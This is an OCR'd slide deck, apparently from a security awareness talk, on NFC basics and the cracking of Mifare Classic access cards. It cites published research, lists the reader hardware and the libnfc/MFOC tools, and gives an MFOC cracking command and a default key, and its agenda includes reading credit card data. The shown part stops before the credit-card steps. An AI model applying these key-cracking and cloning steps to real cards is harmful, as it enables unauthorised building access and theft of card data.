Hack NFC Access Cards & Steal Credit Card Data with Android For Fun &Profit

Babil Golam Sarwar

Acknowledgement

- National ICT Australia
  - Presently “Data61” at CSIRO
  - http://nicta.com.au

- Vysk Communications Inc.
  - http://vysk.com

Disclaimer

- Much of this work was done around early 2013
- Please use this information at your own risk. I don’t intend to encourage any misuse.
- This talk is primarily intended for awareness and to demonstrate how simple it is to access these “secure” data


What are we talking about?

Image Source: Wikipedia.org

Image Source: Elecfreaks.com

Image Source: Commbank.com.au


Why should we pay attention?



http://www.nfcworld.com/2015/05/13/335191

NFC – Quick Introduction


- NFC - short for **N**ear **F**ield **C**ommunications
- Allows short-range bidirectional radio communication between the endpoints
- The system is generally comprised of a reader and a tag
  - The reader generates electromagnetic field that powers the tag
  - Once the tag is powered, it starts communicating with the reader
- Tags are usually very small devices with a rather large antenna
- Typical NFC tags (passive tags) don’t need any power
- The communication can be two-ways
  - Both the tag and the reader can send and receive data



A Typical NFC Tag

Image Source: http://phonearena.com

Basic Internals of a Tag



Communications

Logic

Storage

NFC – Brief Introduction

- Frequency Band: 13.56 MHz
- Range: 20cm (theoretical)
  - Between 4cm and 6cm in practice
- Maximum data rate is about 424Kbit/s
  - Depending on tag and reader type, the data rate may vary between 106Kbit/s, 212Kbit/s, 424Kbit/s etc.
  - For comparision, Bluetooth LE data rate is around is around 1Mbit/s
- Tags can be read-only or writable

NFC and RFID


- RFID Frequency bands:
  - 125-134 kHz (LF; range $\sim 10cm$)
  - 13.56 MHz (HF; range $\sim 20cm$)
  - 856MHz – 960MHz (UHF; theoretical range $\sim 100cm$)
- Primarily two types of tags:
  - Active tags – more common in RFID tags
  - Passive tags – more common in NFC
- $NFC \subset RFID$
  - 13.56 MHz
  - Same as the HF RFID, but the range is usually lower

NFC Communication

Tag

- Electro-Magnetic Induction
- Tag becomes active

- Tag and the reader starts to communicate
- Tag and the reader starts exchanging data



Reader

NFC Protocol Stack





Image Source: wikipedia.org

NFC Standards



Google I/O 11

Primary Agendum


- Breaking access control systems using “Mifare Classic”
  - Cracking the keys
  - Cloning the access card
- Reading credit card data using NFC on Android
  - Of course the same can be achieved using an external NFC reader chipset
- The rest of the talk will focus on:
  - Reproducing the necessary steps to achieve the above
  - Taking advantage of NFC on smartphones
  - Using NFC on smartphones to read CC data

Security of Mifare Classic

- **Weaknesses were identified since 2007, publicly broken since 2009!**
  - Nohl, Karsten; Henryk Plötz. "Mifare: Little Security, Despite Obscurity". Chaos Communication Congress.
  - Courtois, Nicolas T.; Karsten Nohl; Sean O'Neil (2008-04-14). "Algebraic Attacks on the Crypto-1 Stream Cipher in MiFare Classic and Oyster Cards"
  - Gerhard de Koning Gans, Jaap-Henk Hoepman, and Flavio D. Garcia (2008), A Practical Attack on the MIFARE Classic, Radboud University Nijmegen
  - Garcia, Flavio D.; Gerhard de Koning Gans; Ruben Muijrers; Peter van Rossum, Roel Verdult; Ronny Wichers Schreur; Bart Jacobs (2008-10-04). "Dismantling MIFARE Classic" (PDF). 13th European Symposium on Research in Computer Security (ESORICS 2008), LNCS, Springer.
  - Garcia, Flavio D.; Peter van Rossum; Roel Verdult; Ronny Wichers Schreur (2009-03-17). "Wirelessly Pickpocketing a Mifare Classic Card" (PDF). 30th IEEE Symposium on Security and Privacy (S&P 2009), IEEE.
  - Courtois, Nicolas T. (2009-04-28). "Conditional Multiple Differential Attack on MIFARE Classic" (PDF). Slides presented at the rump session of Eurocrypt 2009 conference.

Mifare Classic Basics

- Two popular types are:
  - Mifare Classic 1K
  - Mifare Classic 4K
- Both are very similar in design:
  - 1K has 16 sectors
  - Each sector has 4 blocks
  - Each block is 16 bytes
  - 7 byte UID or 4 byte NUID in Block 0
  - 4K has 40 sectors, 32 sectors are similar to 1K
    - 8 sectors each with 16 blocks
- Sector Trailer
  - Key A is mandatory, Key B is optional
  - Access control bits together with the keys determine how the key and data blocks can be accessed
  - Details can be found in:
    - http://www.nxp.com/documents/data_sheet/MF1S503x.pdf
    - http://www.nxp.com/documents/data_sheet/MF1S50YYX.pdf




Hacking Mifare Classic - 1

The basic steps to compromise Mifare Classic are:

1. Find the unknown keys from an existing card
2. Use the keys to read all data blocks of that card
3. Clone *i.e.* write the data blocks into a different card
   - For cloning, NFC supported Android devices can be used
   - ***Note:***
     - NXP's PN544 chipset based Android phones can read and write all data blocks
     - Broadcom chipset based Android phones can't read all data blocks (only block 0)

Breaking the Keys - Hardware

- Hardware
  - PN532 Board with FTDI cable
    - Very simple soldering required
    - Once connected to a Unix-like operating system, the device usually shows up in `/dev/tty.usbserial-xxxx` or `/dev/ttyusb-X`
  - SCL3711 - Contactless Mobile Reader



https://www.adafruit.com/products/364

https://www.adafruit.com/products/70

http://www.identiveusa.com/contactless-mobile-reader-scl3711.htm

Breaking the Keys - Hardware

- ProxMark-3
  - For serious research activities
  - Supports both low and high frequency
  - Different types of low level NFC and RFID communication are possible

http://www.proxmark.org

Breaking the Keys - Software

- Driver
  - FTDI - http://www.ftdichip.com/FTDrivers.htm
  - SCL3711 - http://support.identive-group.com/downloads.php
- LibNFC
  - http://nfc-tools.org
  - https://github.com/nfc-tools/libnfc
  - Supports communication to PN53X chip-set over USB
    - Requires libusb - http://libusb.info
  - Also supports PCSC (Personal Computer Smart Card) communication protocol
    - Originally developed by Microsoft
    - Mac and Linux may use freely available PCSC-Lite driver
      - https://pcsclite.alioth.debian.org

Breaking the Keys - Software

1. **MFOC** - Mifare Classic Offline Cracker
   - Implements the "Nested Offline" attack
   - https://github.com/nfc-tools/mfoc
     - *Garcia, Flavio D.; Peter van Rossum; Roel Verdult; Ronny Wichers Schreur (2009-03-17). "Wirelessly Pickpocketing a Mifare Classic Card" (PDF). 30th IEEE Symposium on Security and Privacy (S&P 2009), IEEE.*
   - Needs at least one known key
   - Typically run as "**`mfoc -P 50 -T 30 -O wyndham.mfd`**"
   - MFOC By default tries the default Mifare Classic keys
     - For example:
       - `ff ff ff ff ff ff`
